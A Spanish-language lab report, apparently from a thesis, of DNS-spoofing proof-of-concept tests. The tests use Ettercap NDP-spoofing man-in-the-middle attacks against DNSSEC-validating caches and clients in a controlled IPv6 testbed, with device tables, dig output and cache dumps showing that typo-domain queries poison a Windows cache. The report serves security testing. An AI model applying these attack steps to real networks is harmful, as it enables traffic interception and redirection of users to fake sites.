   En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache con soporte de validación DNSSEC insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las

víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** cuando el cliente realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario el cliente realizan el proceso de validación DNSSEC. Además del Servidor Cache recursivo de la organización.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8.
3. **Topología de Red del Ambiente real de Prueba.**




Fig. Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
   - El proceso de validación de las respuestas DNS es efectuado por el Servidor Cache recursivo de la organización y el cliente, que posee tanto

la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.

- Se realizó un ataque de hombre en el medio entre el Servidor Cache validador y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente Linux de la red interna CAFÉ, realiza las mismas consultas en dos momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó en windows server 2012 y Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
WINDOWS	Servidor cache recursivo - Validador	TARGET	2001:12:7000::cafe:35	08:00:27:B4:24:90	Eth0
DEBIAN	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:1	f0:4d:a2:db:f2:ce	enp0s3
	Cliente DNS validador	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
comunicate.com	F	CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE-GATEWAY		NO	NO	SI	SI	NO
coomunicate.com	NF-I	CACHE-GATEWAY	CLIENTE-CACHE	NO	SI	NO	SI	NO
		CLIENTE-GATEWAY		NO	SI	NO	SI	NO

Tabla N°. Resultados obtenidos.


Se obtuvo que la PoC no es exitosa, cuando el proceso de validación es realizado por el cliente como el servidor DNS cache y toda la cadena está firmada. Sin embargo se puede observar que cuando se consulta por un dominio inexistente coomunicate.com como error tipográfico de consulta, se

obtuvo el cliente validador comprueba la no existencia del dominio mientras que el servidor DNS cache que esta implantado en windows server acepta la información entregada por el atacante, de modo que hay envenenamiento en el servidor cache, por una consulta incorrecta.


Evidencia de la PoC

Ejecución de la PoC desde Kali

Se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor DNS cache, como se muestra en la imagen de abajo.




Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre el cliente validador y el servidores DNS cache.



Efecto de hombre en el medio en el Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del cliente ha sido modificada por la del atacante.



Vista desde Cliente

A continuación desde la consola del cliente validador, se realizan una serie de consultas relacionadas al dominio comunicate.com para analizar las respuestas obtenidas.

Consultas

Consulta a dominio real

El cliente consulta al dominio www.comunicate.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:503:3f::beca:3 para el dominio consultado, una respuesta validada (bit ad de validación en el campo flags), con un status: NOERROR.

```
root@Cliente-validador:/etc/bind# dig AAAA www.comunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.comunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44428
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.comunicate.com.    IN AAAA

;; ANSWER SECTION:
www.comunicate.com.     604800 IN AAAA 2001:503:3f::beca:3
www.comunicate.com.     604800 IN RRSIG AAAA 8 3 604800 (
                                20180915183922 20180816183922 4644 comunicate.com.
                                Qu0S+97xDgVu9nGegCuvoFD7zif8tUPQBEHCmu7N5m2t
                                RascglybRT01uMLeeBrf6GQb1p8cQLCcdpgTiC7gIbBN
                                Qd1kzEBYWuPJqf5jyuJ8mPrBgrHjdsYoHAfR9fjArKkF
                                xNt0vKPM9RoK6ruEU3sAHj4n0Rz3/rf6KXWUcW2++pbU
                                d20/oMYREMaCZGp7a1djcj7zUkgwJ3dgFxDSgYXURnCW
                                v6OKTc5gfyQUBWpWX7LyV2uzmQgmsyl4ov4wJn5sao8I
                                M3crqw6NNEf5p1krAzNvWxpC+iUycTBAoHWaAsnxJvOL
                                KDk+FFywQ8uyGtyI6HxaOSZxEXnzRxgMsQ== )

;; ADDITIONAL SECTION:
dns1.comunicate.com.    604800 IN AAAA 2800:3f0:4005:403::baca:2
dns1.comunicate.com.    604800 IN RRSIG AAAA 8 3 604800 (
                                20180915183922 20180816183922 4644 comunicate.com.
                                NqmOpD1LK3lyiYUr8OAOOceMqxKRDBSPPzlW5OucXaHt
                                bXVDLu02yG0JY7myVQOAF0s8hUXwRX/JSv9nvLEV6s99
                                k2yqOd2uur+mZ74CJov8xjphtYYcUmzEzRvRUuDpgLRJ
                                O3w5RPbXLJzQIW2t7/azy1fh7P5fbrb1Kuh1jyd+HKsb
                                AFXUqunAz0mOJvXe5oNNU1YgR+FnsrgBBKW5RbMIQb0X
                                s6w5FAKMcFwy+nQfkA8v4WbqlxQYUN03G1BcXeMGQx3b
                                p7c5HHIi4Ol3FehwG5caqb4a1NsJOCPnpWz8SZ4YRy93
                                c3mNiXhw4z957jxhI9UIe4H4Ny8IWy+VkA== )

;; Query time: 109 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Tue Aug 21 12:33:35 -05 2018
;; MSG SIZE  rcvd: 1028
```

Consulta a dominio inexistente

El cliente consulta al dominio coomunicate.com exigiendo validación DNSSEC, obteniendo como respuesta un estado de NXDOMAIN, que significa que el dominio no existe, respuesta acompañada de los registros NSEC3 del dominio com.

```
root@Cliente-validador:/etc/bind# dig AAAA coomunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51939
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; AUTHORITY SECTION:
com.                    10800 IN SOA a.gtld-servers.net. admin.com. (
                                2           ; serial
                                604800      ; refresh (1 week)
                                864000      ; retry (1 week 3 days)
                                2419200     ; expire (4 weeks)
                                604800      ; minimum (1 week)
                                )
```

MEMORIA CACHE

Se revisa la memoria cache del cliente validador, para observar los datos almacenados en esta ante las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a la consulta realizada y si se presenta envenenamiento.

```
root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep comunicate.com
comunicate.com.         603358  NS      dns1.comunicate.com.
                                        20180915183922 20180816183922 4644 comunicate.com.
                                        20180915183922 20180816183922 1510 comunicate.com.
                                        20180915183922 20180816183922 4644 comunicate.com.
dns1.comunicate.com.    603358  AAAA    2800:3f0:4005:403::baca:2
                                        20180915183922 20180816183922 4644 comunicate.com.
www.comunicate.com.     9358    \-DS    ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3 ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20 28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
                                        20180915183922 20180816183922 4644 comunicate.com.
root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep coomunicate.com
coomunicate.com.        9381    \-ANY   ;-$NXDOMAIN
root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep comunicaate.com
comunicaate.com.        9543    \-DS    ;-$NXDOMAIN
```

Memoria cache principal Para revisar envenenamiento

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominios comunicaate.com

Se observar que en la memoria cache del cliente validador, almacena sobre el dominio comunicaate.com la información entregada por el servidor autoritario del dominio com, que al estar firmado permite que la información se almacene con nivel de confianza secure, se almacena los registros NSEC3 del dominio com.

```
; secure
comunicaate.com.9543 \-DS ;-$NXDOMAIN
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000 2419200
604800
; com. RRSIG SOA ...
; 4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. RRSIG NSEC3 ...
; 4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. NSEC3 1 1 20
2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4 NS DS RRSIG
; OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. RRSIG NSEC3 ...
; OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. NSEC3 1 1 20
2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0 NS SOA AAAA
RRSIG DNSKEY NSEC3PARAM
```

Dominios comunicate.com

El cliente a validado el dominio comunicate.com, por lo cual almacena los registros con el nivel de confianza secure. Como el dominio esta firmado el cliente almacena todos los registros DNSSEC (RRSIG NS, DNSKEY, RRSIG DNSKEY) relacionados al dominio comunicate.com. Ademas de almacenar los registros AAAA para los dominios comunicate.com y www.comunicate.com.

```
; secure
www.comunicate.com.  9358 \-DS ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com.
2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3
...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20
28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
; secure
                603358     AAAA 2001:503:3f::beca:3
; secure
                603358     RRSIG AAAA 8 3 604800 (
                           20180915183922 20180816183922 4644
comunicate.com.
                           Qu0S+97xDgVu9nGegCuvoFD7zif8tUPQBEHC
                           mu7N5m2tRascglybRT01uMLeeBrf6GQb1p8c
                           QLCcdpgTiC7gIbBNQd1kzEBYWuPJqf5jyuJ8
                           mPrBgrHjdsYoHAfR9fjArKkFxNt0vKPM9RoK
                           6ruEU3sAHj4n0Rz3/rf6KXWUcW2++pbUd20/
                           oMYREMaCZGp7a1djcj7zUkgwJ3dgFxDSgYXU
                           RnCWv6OKTc5gfyQUBWpWX7LyV2uzmQgmsyl4
                           ov4wJn5sao8IM3crqw6NNEf5p1krAzNvWxpC
                           +iUycTBAoHWaAsnxJvOLKDk+FFywQ8uyGtyI
                           6HxaOSZxEXnzRxgMsQ== )
```

Dominios coomunicate.com

Se observar que en la memoria cache del cliente validador, almacena sobre el dominio coomunicate.com la información entregada por el servidor autoritario del dominio com, que al estar firmado permite que la información se almacene con nivel de confianza secure, se almacena los registros NSEC3 del dominio com.

```
; secure
coomunicate.com.9381  \-ANY;-$NXDOMAIN
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000 2419200
604800
; com. RRSIG SOA ...
; 4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. RRSIG NSEC3 ...
; 4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. NSEC3 1 1 20
2001050303F2BECA 71SR4PSLKKTNQK277AQU8924PJ8B94R4 NS DS RRSIG
; I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. RRSIG NSEC3 ...
; I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. NSEC3 1 1 20
2001050303F2BECA OJSCQF83I562L6HI7UJV0N3SRUTLSVN3
; OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. RRSIG NSEC3 ...
; OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. NSEC3 1 1 20
2001050303F2BECA PQS3MOCV9IFJ371SG94HVIMV17IGE6S0 NS SOA AAAA
RRSIG DNSKEY NSEC3PARAM
; glue
a.gtld-servers.net.com.    603358     AAAA  2001:503:3f::beca:2
```


MEMORIA CACHE

De igual forma se observa la memoria cache del servidor DNS validador para determinar la información debido a las consultas realizadas. Las imágenes de abajo se muestran los registros almacenados por dominio.


Memoria cache principal Para revisar envenenamiento

Dominio com

El cliente a validado el dominio com, por lo cual almacena los registros con el nivel de confianza secure. Como el dominio com esta firmado el cliente almacena todos los registros DNSSEC (RRSIG NS, DNSKEY, RRSIG DNSKEY) relacionados al dominio com. Ademas de almacenar el registro falso de coomunicate.com




Servidor autoritario del dominio com.




Dominios comunicate.com

El cliente a validado el dominio comunicate.com, por lo cual almacena los registros con el nivel de confianza secure. Como el dominio esta firmado el cliente almacena todos los registros DNSSEC (RRSIG NS, DNSKEY, RRSIG DNSKEY) relacionados al dominio comunicate.com. Ademas de almacenar ell registros AAAA para el dominio dns1.comunicate.com.





Almacena registros falsos de las consultas realizadas.




Estos registros son almacenados debido que cuando al servidor cache se le consulta sobre un dominio que no conoce, debe de preguntar al servidor autoritario del dominio com, que en su momento es suplantado por el atacante para enviar información falsa.


Consulta coomunicate.com





Consulta comunicaate.com





Para cuando el servidor autoritario real del dominio com responde, la respuesta es desechada debido a que el servidor DNS cache se queda con la repuesta que primero le llegue.

PoC de DNS Spoofing entre el Cliente Validador y el Servidor Cache cuando el Cliente consulta por el nombre de dominio www.bancodk.com

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con la cadena de confianza rota, debido que en la red externa el dominio com se encuentra sin firmar, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Cliente Validador y el Servidor Cache.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.bancodk.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.bancodk.com.

Al efectuar la prueba se determinará si el Cliente validador con soporte de validación DNSSEC, es o no es vulnerable cuando el cliente validador realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los Clientes realizan el proceso de validación DNSSEC. Mientras que el Servidor Cache no.

6. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
7. **Topología de Red del Ambiente real de Prueba.**




Figura. x Topología de Red del Ambiente real de Prueba

8. **Ambiente de la prueba:**

La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

- La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
- El proceso de validación de las respuestas DNS es efectuado por el Cliente Validador que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
- Se realizó un ataque de hombre en el medio entre el Cliente Validador y el Servidor Cache validador.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.bancodk.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

9. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache recursivo	TARGET	2001:12:7000::cafe:5	08:00:27:F1:3C:A5	enp0s3
DEBIAN	Cliente Validador	TARGET	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	eth0

Tabla N°. Características de los equipos.

10. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.bancodk.com	F	CLIENTE -CACHE	CLIENTE	NO	NO	NO	SI	NO
baancodk.com	NF-I	CLIENTE -CACHE	CLIENTE	SI	NO	NO	NO	SI

